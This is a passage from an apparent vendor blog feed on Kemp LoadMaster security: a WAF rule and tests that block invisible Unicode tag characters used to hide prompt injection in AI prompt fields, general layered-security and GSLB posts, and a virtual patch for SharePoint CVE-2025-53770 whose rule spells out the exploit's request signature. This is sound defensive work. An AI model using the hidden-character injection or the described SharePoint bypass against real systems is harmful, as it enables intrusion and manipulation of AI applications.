/>&nbsp; &nbsp; deny,\ <br />&nbsp; &nbsp; capture,\ <br />&nbsp; &nbsp; t:none,\ <br />&nbsp; &nbsp; log,\ <br />&nbsp; &nbsp; msg:&lsquo;Detected invisible Unicode tag characters&rsquo;,\ <br />&nbsp; &nbsp; logdata:&lsquo;Matched Data: %{TX.0} found</code> <br /><code>within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}&rsquo;,\ <br />&nbsp; &nbsp; tag:&lsquo;PROGRESS/KEMP-LOADMASTER&rsquo;&rdquo;</code></p><h2 id="testing-out-the-new-rule">Testing Out the New Rule</h2><h3 id="copy-paste-the-rule-and-edit-if-required">1: Copy-paste the rule and edit if required</h3><p>First, copy and paste the rule into a text editor and save it as a .conf rule file somewhere for easy access:</p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-showing-the-rule-copy-pasted-into-a-text-editor77b68487-f759-4090-9371-43384d8e21a5.png?sfvrsn=80f06a02_1" alt="Screenshot showing the rule copy-pasted into a text editor" /></p><p>If other custom rules are already in use, be sure to change the rule ID to a unique value if the example ID of 1000 is already taken.</p><p><strong>Note:</strong> The example rule scans the ARGS collection: this means it will inspect all query string and POST body arguments&mdash;including JavaScript Object Notation (JSON) and XML payloads&mdash;for the presence of invisible tag characters. This is the most useful place to scan but LoadMaster support can provide guidance if alternatives are needed (e.g., scanning request headers or cookies instead).</p><h3 id="upload-the-new-custom-rule">2: Upload the new custom rule</h3><p>Next, on the LoadMaster Web UI, navigate to  <em>Web Application Firewall &gt; Custom Rules</em> and upload the new custom rule file:</p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-loadmaster-web-ui-showing-the-custom-waf-rule-being-uploaded.png?sfvrsn=c0b94777_1" alt="Screenshot of a LoadMaster Web UI showing the custom WAF rule being uploaded" /></p><h3 id="put-the-new-rule-into-action">3: Put the new rule into action</h3><p>Under <em>View/Modify Services</em>, click  <strong>Modify</strong> next to the virtual service where the new rule will be applied. Expand the  <strong>WAF</strong> tab, check the box next to the new custom rule file and click  <strong>Apply</strong> to enable it.</p><p><strong>Note:</strong> Applying the rule triggers a brief service reload, which may momentarily interrupt traffic to this virtual service.</p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-loadmaster-web-ui-showing-the-custom-waf-rule-being-enabled-for-a-virtual-service.png?sfvrsn=1a9d5db7_1" alt="Screenshot of a LoadMaster web UI showing the custom WAF rule being enabled for a virtual service" /></p><p><strong>Important:</strong> If request bodies should be inspected (e.g. POST requests, JSON requests, etc.) make sure to open  <strong>Advanced Settings</strong> and enable  <strong>Inspect HTTP POST Request Bodies</strong>. Most users will want this functionality enabled.</p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-loadmaster-web-ui-showing-the-advanced-settings-page-of-the-waf-setup.png?sfvrsn=64def3f_1" alt="Screenshot of a LoadMaster web UI showing the Advanced Settings page of the WAF setup" /></p><h2 id="test-the-new-rule">4: Test the new rule</h2><h3 id="a-negative-test">A: Negative test</h3><p>It can be tricky to send test requests that contain these high code point Unicode characters. It&rsquo;s reasonably simple to test using a Linux terminal and the curl command.</p><p>First, send a clean, legitimate request:</p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-linux-terminal-window-submitting-a-negative-test.png?sfvrsn=a070ca06_1" alt="Screenshot of a Linux terminal window submitting a negative test" /></p><p>A 200 OK response should be returned by the virtual service and allowed through the WAF:</p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-linux-terminal-window-showing-a-successful-web-response.png?sfvrsn=6d3be4eb_1" alt="Screenshot of a Linux terminal window showing a successful web response" /></p><h3 id="b-positive-test">B: Positive test</h3><p>Next, send a request that contains an invisible tag character. On a Linux terminal (tested using the default GNOME Terminal), press CTRL+SHIFT+U to enter a Unicode character. This displays an underlined starting u, after which the code point can be entered. In this example, an invisible capital letter P (as &ldquo;ue0050&rdquo;) is being added to the request:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-linux-terminal-window-submitting-a-positive-test6e421fba-b29c-4a55-bb3d-0a94ff116e18.png?sfvrsn=42bfc7d9_1" height="402" width="546" alt="Screenshot of a Linux terminal window submitting a positive test" sf-size="100" /><p>Press ENTER to add the invisible Unicode character and it will &lsquo;disappear&rsquo; (but it&rsquo;s there and will be sent in the request!):</p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-linux-terminal-window-submitting-a-positive-test30e7be78-2a68-45fb-bf48-0039377a72b9.png?sfvrsn=b596f7ef_1" alt="Screenshot of a Linux terminal window submitting a positive test" /></p><p>Send the request and confirm that a 403 Forbidden response is returned by the WAF:</p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-linux-terminal-window-showing-a-blocked-web-response.png?sfvrsn=4b9322ee_1" alt="Screenshot of a Linux terminal window showing a blocked web response" /></p><p>The rule&rsquo;s effect can be double-checked by looking at the WAF logs. To do this, navigate to  <em>System Configuration &gt; Logging Options &gt; System Log Files</em> and click  <strong>View</strong> next to  <em>WAF Event Log File</em>:</p><p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/screenshot-of-a-loadmaster-web-ui-showing-the-system-log-files-page.png?sfvrsn=9229d7a9_1" alt="Screenshot of a LoadMaster web UI showing the System Log Files page" /></p><p>The log entry of interest will be at or near the very bottom of the log file. To speed things up, try searching for the rule ID, e.g.</p><pre><code>id &ldquo;1000&rdquo;

</code></pre><p>The log line should look like this (split across multiple lines here for readability):</p><pre><code>2025-09-03T09:45:54+00:00 lb100 wafd:  
ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\xF3\\xA0(?:\\x80|\\x81)[\\x80-\\xBF]" at ARGS:ai-prompt.  
[file "/tmp/waf/1/block-invisible-tag-chars.conf"]  
[line "10"]  
[id "1000"]  
[msg "Detected invisible Unicode tag characters"]  
[data "Matched Data: \xf3\xa0\x81\x90 found within ARGS:ai-prompt: foo\xf3\xa0\x81\x90\xf3\xa0\x81\x90"]  
[tag "PROGRESS/KEMP-LOADMASTER"]  
[hostname "192.168.2.150"]  
[uri "/"]  
[unique_id "33941351-75e7-451e-a5ed-6f38d74ff79f"]

</code></pre><p>The UTF-8 encoded invisible capital P tag character was successfully detected as the string of bytes \xf3\xa0\x81\x90 and the request was therefore denied.</p><h3 id="c-test-the-range-being-blocked">C: Test the Range Being Blocked</h3><p>As an extra step to confirm that only the intended range of characters is being blocked, the characters immediately before and after the blocked range can be tested. These characters should still be allowed and return a 200 OK response.</p><p>(Note: The code points on either side of the Tags block are not currently assigned and are not valid characters&mdash;but one day they might be, so they should not be unnecessarily blocked.)</p><p>Testing with a simple script yields the following results, which are as expected:</p><pre><code>⋮
U+DFFFD: 200
U+DFFFE: 200
U+DFFFF: 200
U+E0000: 403
U+E0001: 403
⋮
U+E007D: 403
U+E007E: 403
U+E007F: 403
U+E0080: 200
U+E0081: 200
⋮
</code></pre><h2 id="wrapping-up">Wrapping Up</h2><p>AI-powered apps and experiences require extra time and attention to defend against bad actors. In particular, AI applications that allow free-form user input (e.g. AI prompts) are open to abuse through injection and must be defended. Beyond the novel attack vector described here, traditional attacks like remote command execution, server-side request forgery and others still apply. A WAF can detect, log and  <strong>deny</strong> all of these.</p><p>Talk to us today about your WAF and load balancing needs, then take advantage of the LoadMaster 30-day free trial to test it out for yourself.<span style="background-color:transparent;color:inherit;font-family:inherit;font-size:inherit;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;"></span></p><p>&nbsp;</p></p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:bcfd9923-f92f-499a-82ee-efcacbc9297d</id>
    <title type="text">Adding Layered Security to Cloud ApplicationsTest</title>
    <summary type="text">The internet is a dangerous place, with many bad actors using automated tools to attack organizations of all sizes, 24 hours a day, seven days a week. Regardless of your …</summary>
    <published>2025-11-03T07:48:40Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>The internet is a dangerous place, with many bad actors using automated tools to attack organizations of all sizes, 24 hours a day, seven days a week. Regardless of your business size, hackers will attack your network to extort, steal data, or use your enterprise as a launchpad for subsequent attacks.&nbsp;&nbsp;</p><p>In this blog, we will look at how hackers attack and how to mitigate these attacks and preserve the security and availability of applications in the cloud. Maintaining secure applications and high availability requires layered security. In this blog, we will focus our attention on layered security as it relates to cloud applications, and how layered security can help with prevention and mitigation of cyberthreats.&nbsp;</p><p>&nbsp;Here is a preview of the topics discussed in this article:&nbsp;&nbsp;</p><ul><li>Why layered application protection is needed&nbsp;</li><li>How to deploy layered security for cloud applications and deployment best practices&nbsp;</li><li>How layered security defends against attacks and emerging cyberthreats&nbsp;&nbsp;</li></ul><div><div class="jsBrightTALKWrapper"><iframe src="https://www.brighttalk.com/service/player/en-US/theme/default/channel/17702/webcast/553821/standalone?commid=553821"></iframe></div></div><p><strong>Denial of Service Attacks: What are they and how do I protect my web applications from them?&nbsp;</strong></p><p>First, let&rsquo;s kick this off by looking at the all-to-common denial of service attacks. Denial of service attacks are generally malicious or vindictive. They seldom actually attempt to break into your network, but instead swamp your website with traffic, impacting normal service.&nbsp;&nbsp;</p><p>Denial of service attacks can result in serious financial costs from lost business transactions. Reputational costs will also cause a disruption to normal service and impact day-to-day business.&nbsp;</p><p>Attacks can be based around network layer protocols and use well-known attack techniques, such as UDP reflection and sending floods. Other attacks can be focused on the application layer &mdash; usually the HTTP protocol, where the web server is swamped with requests.&nbsp;&nbsp;&nbsp;</p><p>The first line of protection against denial-of-service attacks is your cloud service provider. All cloud service providers have protections in place to mitigate against large-scale attacks, <a href="https://kemptechnologies.com/blog/the-landscape-of-ddos-attacks-and-guidance-to-prepare-your-defense-for-2022s-most-common-ddos-attacks">also known as distributed denial of service attacks, or DDoS</a>.&nbsp;&nbsp;</p><p>The DDoS protection layer from your cloud service provider will work well against attacks that happen at the network layer. However, if the attack is more targeted, yields lower traffic volumes and operates at the application layer, the DDoS protection from your service provider may not detect the attack.&nbsp;&nbsp;</p><p>A DDoS attack at the application layer attempts to overload the application servers with a request that may not be detectable by the network and the bandwidth-focused DDoS protection from your cloud service provider. Insert a load balancer, like <a href="https://kemptechnologies.com/load-balancer">the Progress Kemp LoadMaster load balancer</a>, to provide an additional layer of protection to augment the cloud-native DDoS services.&nbsp;&nbsp;</p><p><strong>Adding DDoS Protection to Cloud Applications with LoadMaster&nbsp;</strong></p><p>Let&rsquo;s look at <a href="https://kemptechnologies.com/blog/how-a-ddos-attack-works-history-mitigation-and-remediation">adding DDoS </a>protection with LoadMaster. The first layer of protection against DDoS attacks is to block traffic from known malicious sources based on their IP address. LoadMaster maintains a list of malicious IP addresses that is updated regularly and will drop connection requests from these IP addresses before they reach the application servers.&nbsp;&nbsp;</p><p>As newly compromised endpoints are constantly appearing, this list will not catch all traffic, but can be amended by administrators to further reduce malicious traffic. LoadMaster can also block all known IP addresses from specific countries, further minimizing the attack risk. The IP reputation controls, which is what we call IP blocking, can be applied to LoadMaster&rsquo;s global server load balancing feature, or GSLB, where DNS requests from malicious/bad actors are ignored.&nbsp;&nbsp;</p><p>To further reduce the potential impact of denial-of-service attacks, LoadMaster can apply rate limits to traffic, preventing bad actors from swamping the application servers. Rate-limiting can be applied on the absolute bandwidth amount, the number of connections per second, the number of open connections at any one time, or the number of requests per second. Rate limiting can be applied selectively or across all services, and to all sources based on expected normal traffic patterns. It can also be tailored to specific sources based on IP or network address.&nbsp;&nbsp;</p><p>Rate limiting and IP reputation controls may be updated in real-time, providing a means to quickly shut down an in-progress attack, leading to quicker restoration of normal service levels to the business. So, with IP reputation and rate limiting, we can enhance the cloud platform&rsquo;s DDoS protection to further reduce the volume of malicious traffic getting through to application servers.&nbsp;&nbsp;</p><p><strong>Vulnerability Exploits: Protecting Against OWASP Top 10 and Emerging Attacks&nbsp;</strong></p><p>Let&rsquo;s look at vulnerability exploits, where hackers exploit common weaknesses and web application to gain access to systems. New exploits against web applications are constantly emerging, whether against the tool sets or libraries used to build the applications, or against inherent weaknesses in how the application was developed or how it was deployed. As proven by industry research, not only do many applications have these vulnerabilities, but the detection and fixing of these problems is also a major challenge.&nbsp;&nbsp;</p><p>Many of these attacks are bot-based and focus on well-known vulnerabilities, which are monitoring and classified by the non-profit organization OWASP, or the Open Web Application Security Project. The independent industry-supported group focused on <a href="https://kemptechnologies.com/resources/glossary/application-security">application security</a> produces an annual list of the top 10 exploits; a list referred to as <a href="https://kemptechnologies.com/blog/owasp-top-10-2021-update">the </a>OWASP Top 10.&nbsp;&nbsp;</p><p>The vulnerabilities being exploited change over the years, but some have remained constant in the <a href="https://kemptechnologies.com/glossary/owasp-top-10">OWASP Top 10</a> list for years. Issues such as injection or data components and server-side forgery are perennials on the list.&nbsp;&nbsp;</p><p>So, what can you do to protect your applications from common vulnerabilities and new exploits? The <a href="https://kemptechnologies.com/solutions/waf">load balancer </a>web application firewall, or WAF, provides protection against known and emerging web attacks. The LoadMaster WAF applies a set of rules that not only include <a href="https://kemptechnologies.com/solutions/security/owasp-top-10-waf">defense against the OWASP Top 10</a>, but also many other vulnerabilities.&nbsp;&nbsp;</p><p>While the base set of rules offers comprehensive protection, they may require some fine-tuning to remove false positives. Administrators can also create custom rule sets to address application- or business-specific requirements. LoadMaster WAF is totally integrated on the load balancing appliance and supports things like per application WAF configuration.&nbsp;&nbsp;</p><p><strong>Hacking Credentials: How Hackers Use Bots to Exploit Weaknesses&nbsp;</strong></p><p>Now, let&rsquo;s explore how hackers use bots to exploit weaknesses around user credentials. A brute-force attack is a crude approach to trying to gain access. Generally, the bot will use a common username such as &ldquo;admin&rdquo; or accounts to make multiple login attempts using passwords from a dictionary of commonly used passwords. These types of attacks are not successful, generally, but can impact performance if generating a lot of login requests.&nbsp;&nbsp;</p><p>Credential stuffing is another attack approach, and one that is generally more successful. The vulnerability stems from the fact that people will often register on third-party websites with their carpet email address and reuse their carpet password. If this third-party site gets compromised and the username and password list is stolen, hackers will then attempt to log in with these compromised credentials. These login attempts are highly automated, with successful logins being retained and then reused in focused hacking attempts against the business.&nbsp;&nbsp;</p><p>LoadMaster authentication protects credentials with a client authentication service that integrates at the back end with all major identify providers, such as active directory, RADIUS LDAP, also including cloud-based services such as Azure Active Directory. Before access is granted to any load-balanced resource, clients must successfully authenticate with the LoadMaster and optionally be authorized by a method such as group membership or a LoadMaster zero trust network access policy.&nbsp;&nbsp;</p><p>If load-balanced applications are also integrated with the identity provider, <a href="https://kemptechnologies.com/blog/implement-single-sign-on-and-pre-authentication-for-any-application-with-okta-and-progress-kemp-loadmaster">LoadMaster can perform </a>single sign-on, reducing the number of logins a user must perform. Even if the application has no concept of authentication or users, you can use pre-authentication to control access to that app, although it knows nothing about users or authentication.&nbsp;&nbsp;</p><p>One of the simplest ways to stop a bot-based credential attack is use of CAPTCHA. LoadMaster supports the creation of custom login screens with embedded CAPTCHA challenges to create the first hurdle for any bot-based credential attack.&nbsp;&nbsp;</p><p>Some of the more advanced CAPTCHA services, such as <a href="https://kemptechnologies.com/blog/multi-factor-authentication-recaptcha-kemp-loadmaster">reCAPTCHA</a> from Google, have a high rate of bot detection and will use previous browsing history &mdash; even metrics such as mouse movements &mdash; to decide whether it serves a simple &ldquo;I&rsquo;m not a robot&rdquo; tick box or a more complex challenge.&nbsp;&nbsp;</p><p>Using advanced CAPTCHA services will offer protection against brute-force and credential stuffing attacks. As an aside, many organizations have policies and rule sets to not use email addresses as usernames for corporate applications, specifically to prevent opportunity for credential stuffing attacks.&nbsp;&nbsp;</p><p><strong>Two-Factor Authentication and its Role in Attack Prevention&nbsp;</strong></p><p>Implementing a form of two-factor authentication, whether using a one-time password token or SMS, is also effective in preventing attacks. You could consider using a two-step verification service, such as Microsoft Authenticator, to add this additional layer of security.&nbsp;&nbsp;</p><p>Using two-factor authentication is effective against bots, as bots simply cannot satisfy the secondary challenge. LoadMaster has native support for all major two-factor authentication providers, making integration very, very simple. You can also further lock down access by enforcing the use of client certificates on client devices.&nbsp;&nbsp;</p><p><strong>Zero Trust: Application Access that Implicitly &lsquo;Trusts Nobody&rsquo;&nbsp;</strong></p><p><a href="https://kemptechnologies.com/resources/glossary/zero-trust-network-access" target="_blank">Zero Trust Network Access, or ZTNA</a>, is an approach to application and resource access that trusts no client entity and <a href="https://kemptechnologies.com/blog/zero-trust-application-security">only grants access </a>when explicitly defined by policies. Zero Trust takes a &ldquo;trust nobody&rdquo; stance and only grants access after the client has successfully authenticated.&nbsp;&nbsp;</p><p>Zero Trust first considers the identity of the client and the context of the access request, such as what device or network a user is coming from. Is the request from a corporate-managed device? Are they working from home? All these elements are brought into the fold.&nbsp;&nbsp;</p><p>Once authenticated, clients are then authorized based on the policy with just enough access to allow them to connect to the resources. LoadMaster can act as a Zero Trust Network Access gateway with easy definition of policies via an API, simplifying the integration with other security and policy tool sets.&nbsp;&nbsp;</p><p><strong>Case and Point: Load Balancing is a Critical Network Security Layer</strong></p><p>LoadMaster can and will add significantly to your cloud security as an integrated <a href="https://kemptechnologies.com/solutions/security">load balancer security</a> enforcement point. LoadMaster augments your cloud platform security services to deliver a multi-layered approach to application security and availability.&nbsp;&nbsp;</p><p><a href="https://kemptechnologies.com/server-load-balancing/virtual-loadbalancer/vlm-download">LoadMaster is available on all major cloud platforms</a>, and as a virtual appliance &mdash; should you want an on-premises deployment. Depending on the cloud platform, you can up for an early pay-as-you-go subscription, an annual subscription, or a perpetual license.&nbsp;&nbsp;</p><p>Take the first step and <a href="https://kemptechnologies.com/contact">talk with a technical expert</a> to learn how to secure your applications with layered security using the top-rated load balancing appliance on the market.&nbsp;&nbsp;</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:7024a5b3-840b-41da-ae1c-20123c81b749</id>
    <title type="text">Supercharge Your Disaster Recovery Strategy with Global Server Load Balancing (GSLB)</title>
    <summary type="text">Explore how Progress Kemp LoadMaster-based Global Server Load Balancing shifts disaster recovery from reactive to proactive—highlighted in our recent webinar.</summary>
    <published>2025-10-08T12:00:03Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>When disaster strikes, every second of downtime costs your business. Global Server Load Balancing (GSLB) transforms your disaster recovery from reactive to proactive protection. We recently delivered an online webinar on how to use Progress Kemp LoadMaster-based GSLB to supercharge disaster recovery planning for IT systems.</p><p>You can watch a recording of the webinar via <a href="https://kemptechnologies.com/resources/webinars/supercharge-your-disaster-recovery-strategy-gslb">this page on the LoadMaster website</a>. The webinar provides an overview of GSLB and explains how it can enhance your application delivery and disaster recovery planning. Using GSLB as part of your disaster recovery strategy will help protect your organization from potential downtime and provide a better user experience.</p><p>You can also learn more on our <a href="https://kemptechnologies.com/global-server-load-balancing-gslb">GSLB</a> page or via our <a href="https://kemptechnologies.com/server-load-balancing/geo-loadmaster/glm-overview">GEO &ndash; GSLB for Availability, Scalability and Reliability</a> datasheet. Read on for a high-level summary of the main points from the webinar.</p><h2 id="core-points-from-the-session">Core Points from the Session</h2><p>Our presenters discussed topics such as:</p><ul><li><p>GSLB enhances disaster recovery by optimizing traffic across multiple data centers, maintaining high availability and business continuity.</p></li><li><p>Key benefits of GSLB include improved performance, scalability, resilience during disasters and support for alignment with local data access requirements.</p></li><li><p>GSLB operates by using advanced health checks and routing traffic to the nearest operational resources, minimizing downtime.</p></li><li><p>Various deployment methods for GSLB exist that use location-based routing algorithms, allowing different choices that cater to different organizational needs.</p></li><li><p>LoadMaster 360, in addition to Kemp GEO GSLB, provides a unified application delivery platform that enables in-depth monitoring, management and troubleshooting of application delivery infrastructure.</p></li></ul><h2 id="what-is-gslb">What is GSLB</h2><p>GSLB is a vital component for enhancing disaster recovery strategies. It facilitates resilient network traffic management across geographically distributed data centers, helping deliver high availability and business continuity. GSLB enables the maintenance of uninterrupted application and IT service delivery during outages or failures that impact local data centers, cloud services or whole geographic regions.</p><h2 id="benefits-of-gslb">Benefits of GSLB</h2><p>The webinar outlined the benefits that flow from deploying LoadMaster GSLB. They include improved performance through site traffic monitoring, scalability for expanding operations, resilience against disasters via automatic traffic redirection and help maintain compliance with regional data access regulations. The concept of business continuity is central to GSLB&rsquo;s functionality, as it helps prevent service interruptions that can impact service availability, sales and productivity.</p><h2 id="how-gslb-works---technical-overview">How GSLB Works - Technical Overview</h2><p>The webinar also provides a technical overview of how GSLB works, using DNS redirection and various deployment models. These are summarized below (the webinar goes into more detail and has examples):</p><p><strong>Active-Active Deployment -</strong> Multiple resources are operational simultaneously across different geographical locations. All locations deliver services in this model when they are available. This deployment model can be on-premises, cloud-based or a hybrid mixture.</p><p><strong>Active-Passive Deployment -</strong> Involves designating one data center as the primary (active) and the other as the secondary (passive). In this scenario, all traffic is directed to the primary site. If the primary site becomes unresponsive, GSLB automatically redirects requests to the passive site.</p><p><strong>Location-Based Routing -</strong> Directs traffic based on geographical proximity. If a site goes down, GSLB reroutes traffic to the closest operational site to minimize disruption.</p><p><strong>Proximity Routing -</strong> Proximity routing considers a client&rsquo;s location based on longitude and latitude, directing them to the nearest data center regardless of predetermined site preference settings.</p><p><strong>Adaptive Routing -</strong> Dynamically adjusts where sessions are allocated based on real-time traffic demands. During periods of high traffic, such as sales events or product launches, GSLB intelligently redistributes the load between the primary and disaster recovery sites. So that no single site becomes overwhelmed, to help maintain performance and availability.</p><h2 id="implementation-best-practices">Implementation Best Practices</h2><p>The webinar highlights best practices for implementing LoadMaster GSLB:</p><p><strong>High Availability -</strong> Deploy GSLB across multiple sites to help prevent a single point of failure. Having redundant GSLB instances verifies service continuity.</p><p><strong>Regular Health Checks -</strong> Establish routine health checks for all backend servers to confirm they are functioning as expected. This proactive approach helps to identify issues before they impact users.</p><p><strong>Customized Locations -</strong> Utilize custom locations for internal traffic routing. This is especially useful for organizations with private networks, allowing for effective management of local traffic.</p><p><strong>Robust Monitoring -</strong> Leverage monitoring tools like LoadMaster 360 to gain insights into application performance, server health and user behavior. This data is invaluable for optimizing your GSLB strategy.</p><p><strong>Documentation and Training -</strong> Provide your IT team with GSLB management training and make comprehensive documentation available on demand. This will facilitate smoother operations and quicker issue resolution.</p><h2 id="monitoring-with-loadmaster-360">Monitoring with LoadMaster 360</h2><p>The webinar briefly discusses <a href="https://kemptechnologies.com/products/loadmaster-360">LoadMaster 360</a>. This is our unified application delivery platform, which provides an in-depth view of application delivery performance, enabling easier management and troubleshooting of deployments. It offers essential metrics on resource utilization and application performance, which enables proactive management of potential issues.</p><p>You can watch the <a href="https://kemptechnologies.com/resources/webinars/supercharge-your-disaster-recovery-strategy-gslb">webinar on demand</a> on the LoadMaster website for a detailed explanation of LoadMaster GSLB, best practices and its benefits.</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:4f808a51-01c4-4240-b5b1-d35f28f550b0</id>
    <title type="text">Help Protect SharePoint from CVE-2025-53770 with LoadMaster WAF</title>
    <summary type="text">Learn how to protect your SharePoint environment from the critical CVE-2025-53770 vulnerability using Progress Kemp LoadMaster Web Application Firewall (WAF). Discover step-by-step guidance for applying a virtual patch, blocking exploit attempts and enhancing your web app security—even if you can’t immediately update SharePoint.</summary>
    <published>2025-09-29T14:46:23Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<h2>In Short: What Is CVE-2025-53770?</h2><p>On July 19, 2025, Microsoft <a href="https://msrc.microsoft.com/blog/2025/07/customer-guidance-for-sharepoint-vulnerability-cve-2025-53770/">published a customer advisory</a> about a newly discovered vulnerability in their SharePoint application. On a vulnerable, unpatched version of SharePoint, an attacker can execute arbitrary code on the server: a major security concern.</p><p>The waves caused by this vulnerability continue to be felt and it continues to be actively exploited online. SharePoint administrators should update as soon as possible, if they haven&rsquo;t already done so, to patch this serious security problem.</p><p>Administrators who are unable to update are left in a precarious situation. A stopgap solution is to apply a virtual patch to protect against this problem. This is a temporary defensive layer to block exploit attempts without changing the affected software. This is ideal if fully patching SharePoint itself isn&rsquo;t immediately possible or practical. To be clear: the full, correct and permanent solution is to update SharePoint when and where it is possible to do so.</p><h2 id="blocking-the-exploit">Blocking the Exploit</h2><p>The full remote code execution vulnerability relies on first exploiting another, related vulnerability (<a href="https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-53771">CVE-2025-53771</a>). By sending a specially crafted HTTP request to a specific legacy SharePoint endpoint, it is possible to bypass SharePoint&rsquo;s authentication checks and immediately gain authenticated access. It&rsquo;s then possible to proceed with the remote code execution attack (CVE-2025-53770).</p><p>Progress Kemp LoadMaster Web Application Firewall (WAF) functionality is well-suited to detect the specially crafted authentication exploit attempt. When the WAF detects the malicious combination in a web request, it can be detected and blocked, helping to mitigate bogus authentication and reduce the risk of remote code execution.</p><h2 id="virtual-patching-with-loadmaster-waf">Virtual Patching with LoadMaster WAF</h2><p>The virtual patch below helps block known attempts to exploit the SharePoint vulnerability, based on the best information currently available:</p><p>&nbsp;</p><pre><code># vim: set et sw=4 ts=4 tw=80 colorcolumn=81:
# # colorcolumn=81:

#
# -- Virtual patch for SharePoint vulnerabilities CVE-2025-53770/CVE-2025-53771
#
# Remote code execution exploit leverages an authentication exploit. Detect and
# block requests to the vulnerable legacy endpoint if the request also contains
# the Referer header value required for the authentication exploit.
#
# Case-insensitive regular expression patterns to catch any possible case-based
# evasions.
# Best efforts transformation pipeline to catch possible evasions discovered in
# the future (re-run the regexes after each stage of decoding with multiMatch.)
#
# References:
#   https://msrc.microsoft.com/blog/2025/07/customer-guidance-for-sharepoint-vulnerability-cve-2025-53770/
#   https://blog.cloudflare.com/cloudflare-protects-against-critical-sharepoint-vulnerability-cve-2025-53770/
#
SecRule REQUEST_URI "@rx (?i)layouts/15/ToolPane.aspx" \
    "id:1000,\
    phase:1,\
    deny,\
    t:none,t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls,t:removeWhitespace,t:normalisePath,\
    log,\
    msg:'Exploit attempt of SharePoint vulnerability CVE-2025-53770/CVE-2025-53771.',\
    multiMatch,\
    chain"
    SecRule REQUEST_HEADERS:Referer "@rx (?i)layouts/SignOut.aspx" \
        "t:none,t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls,t:removeWhitespace,t:normalisePath,\
        multiMatch"</code></pre><div>&nbsp;<p><span style="background-color:transparent;color:#777777;font-family:inherit;font-size:20px;text-align:inherit;text-transform:inherit;word-spacing:normal;caret-color:auto;white-space:inherit;">Applying the Virtual Patch</span></p></div><p>Copy and paste the patch into your text editor of choice and save a copy locally:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/progress-cve.png?sfvrsn=52db0c6f_1" alt="UI displaying code snippets" sf-size="100" /><p>On the web UI of your LoadMaster solution, navigate to <em>Web Application Firewall &gt; Custom Rules</em>. In the <em>WAF Custom Rules</em> section, click &lsquo;<strong>Browse&rsquo;</strong>, find and upload your virtual patch file and click <strong>Add Ruleset</strong>:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/progress-kemp-loadmaster-custom-rules.png?sfvrsn=42653c57_1" alt="UI displaying" sf-size="100" /><p>Under <em>Virtual Services &gt; View/Modify Services</em>, click &lsquo;<strong>Modify&rsquo;</strong> on your SharePoint virtual service:</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/progress-kemp-loadmaster-virtual-services-ui.png?sfvrsn=38c3a89c_1" alt="UI displaying information about virtual IP addresses" sf-size="100" /><p>Expand the &lsquo;<strong>WAF&rsquo;</strong> tab. Under <em>Custom Rules,</em> check the box next to the virtual patch file to enable it. Then click &lsquo;<strong>Apply&rsquo;</strong> to put the virtual patch into effect (note: this may cause a momentary blip in active network connections to this virtual service while the WAF daemon restarts):</p><img src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/4.png?sfvrsn=8e91c324_1" alt="" sf-size="100" /><p>If you have never used the WAF functionality on your SharePoint virtual service before, you will need to tune the OWASP CRS WAF rules to work correctly for your 